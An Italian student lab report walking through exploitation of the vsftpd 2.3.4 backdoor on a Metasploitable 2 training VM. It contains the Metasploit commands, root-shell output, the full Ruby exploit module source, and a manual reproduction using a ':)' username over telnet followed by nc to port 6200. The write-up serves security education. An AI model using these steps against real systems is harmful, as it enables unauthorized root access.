Report W15D4

Redatto da: Pandolfi Luciano

Data: 16/12/24

INDICE:

1.1 TRACCIA

- **1.1 Traccia ;**
- **1.2 Obiettivo del report;**
- **1.3 Dettagli dell'ambiente;**
- **1.4 Avvio del Servizio MSFConsole;**
- **1.5 Ricerca dell'Exploit;**
- **1.6 Usare l'exploit;**
- **1.7 Controllo dei Parametri Necessari per Utilizzare il Payload;**
- **1.8 Esecuzione dell'Attacco;**
- **1.9 La fase di test;**

2.1 FACOLTATIVO

- **Esercizio Facoltativo.**

1.1 Traccia:

Partendo da quanto già visto su Metasploit, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd».

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella "test_metasploit".

1.2 Obiettivo del report

Completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» e creare una cartella con il comando mkdir nella directory di root (/).

1.3 Dettagli dell'ambiente

- **ATTACCANTE:** Kali Linux (ip 192.168.1.18)
- **TARGET:** Metasploitable_2 (ip 192.168.1.149/24)

1.4 Avvio del Servizio MSFConsole

Per utilizzare le funzionalità offerte dal framework Metasploit, il primo passo è avviare il servizio MSFConsole dalla riga di comando della nostra macchina attaccante.

Il comando da utilizzare è: **“ msfconsole ”**

- Screen:

1.5 Ricerca dell’Exploit

Una volta avviato il servizio, il passo successivo è la ricerca del modulo corretto per l’attacco, basato sulla vulnerabilità che vogliamo testare.

Utilizzare il comando: **“ search vsftpd ”**

Questa ricerca ci aiuta a individuare il modulo giusto. È sempre utile controllare le descrizioni dei moduli durante la ricerca, poiché potrebbero fornire indicazioni preziose.

1.6 Usare l’exploit

Questo comando **“ use 1 “** , (path: exploit/unix/ftp/vsftpd_234_backdoor), ci permette di sfruttare in modo efficace le vulnerabilità della macchina Metasploitable utilizzando i moduli appropriati di Metasploit.

1.7 Controllo dei Parametri Necessari per Utilizzare il Payload

Prima di lanciare l’attacco, è fondamentale controllare i parametri necessari per l’esecuzione del payload.

Utilizzare il comando **“ show options ”** per visualizzare i parametri che il payload richiede per funzionare correttamente.

- Screen:

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Exec
ution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                       /basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Settiamo l’ RHOSTS indicando l’indirizzo ip del nostro target, con il comando:

“ set RHOSTS 192.168.1.149 ”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
```

Utilizzare nuovamente il comando **“ show options ”** per verificare che abbia impostato l’ip nella voce RHOSTS.

- Screen:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                       /basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Vediamo con il comando **“ show payloads ”** i payloads che abbiamo a disposizione per questo attacco, nel nostro caso ce n’è uno di default.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connectio
n
```

1.8 Esecuzione dell’Attacco

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.18:39893 → 192.168.1.149:6200) at 2024-12-13 14:51:41 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

1.9 La fase di test


Serve a verificare che l'attacco sia andato a buon fine. Spesso, eseguiremo comandi come: **ifconfig** (per visualizzare la configurazione di rete del nostro target) o **whoami** (per ottenere il nome dell’utente della macchina target).

2.1 Esercizio Facoltativo:

Analizzate il codice dell'exploit con il comando edit (all'interno del modulo caricato). Riprodurre l'exploit senza l'aiuto di metasploit ma utilizzando:

- telnet
- **nc**

- Screen:



```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'VSFTPD v2.3.4 Backdoor Command Execution',
      'Description'    => %q{
          This module exploits a malicious backdoor that was added to the       VSFTPD download
          archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
          June 30th 2011 and July 1st 2011 according to the most recent information
          available. This backdoor was removed on July 3rd 2011.
      },
      'Author'         => [ 'hdm', 'MC' ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          [ 'OSVDB', '73573'],
          [ 'URL', 'http://pastebin.com/AetT9sS5'],
          [ 'URL', 'http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html' ],
        ],
      'Privileged'     => true,
      'Platform'       => [ 'unix' ],
      'Arch'           => ARCH_CMD,
      'Payload'        =>
        {
          'Space'    => 2000,
          'BadChars' => '',
          'DisableNops' => true,
          'Compat'      =>
            {
              'PayloadType'    => 'cmd_interact',
              'ConnectionType' => 'find'
            }
        },
      'Targets'        =>
        [
          [ 'Automatic', { } ],
        ],
      'DisclosureDate' => '2011-07-03',
      'DefaultTarget' => 0))

    register_options([ Opt::RPORT(21) ])
  end
```

```ruby
def exploit

  nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor code cannot be reached")
    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end

  disconnect

end
```

```ruby
def handle_backdoor(s)

  s.put("id\n")

  r = s.get_once(-1, 5).to_s
  if r !~ /uid=/
    print_error("The service on port 6200 does not appear to be a shell")
    disconnect(s)
    return
  end

  print_good("UID: #{r.strip}")

  s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
  handler(s)
end
```

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.149 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd /root
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
pwd
/root
```

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.1.149 21
Trying 192.168.1.149 ...
Connected to 192.168.1.149.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER ciao:)
331 Please specify the password.
PASS msfadmin
```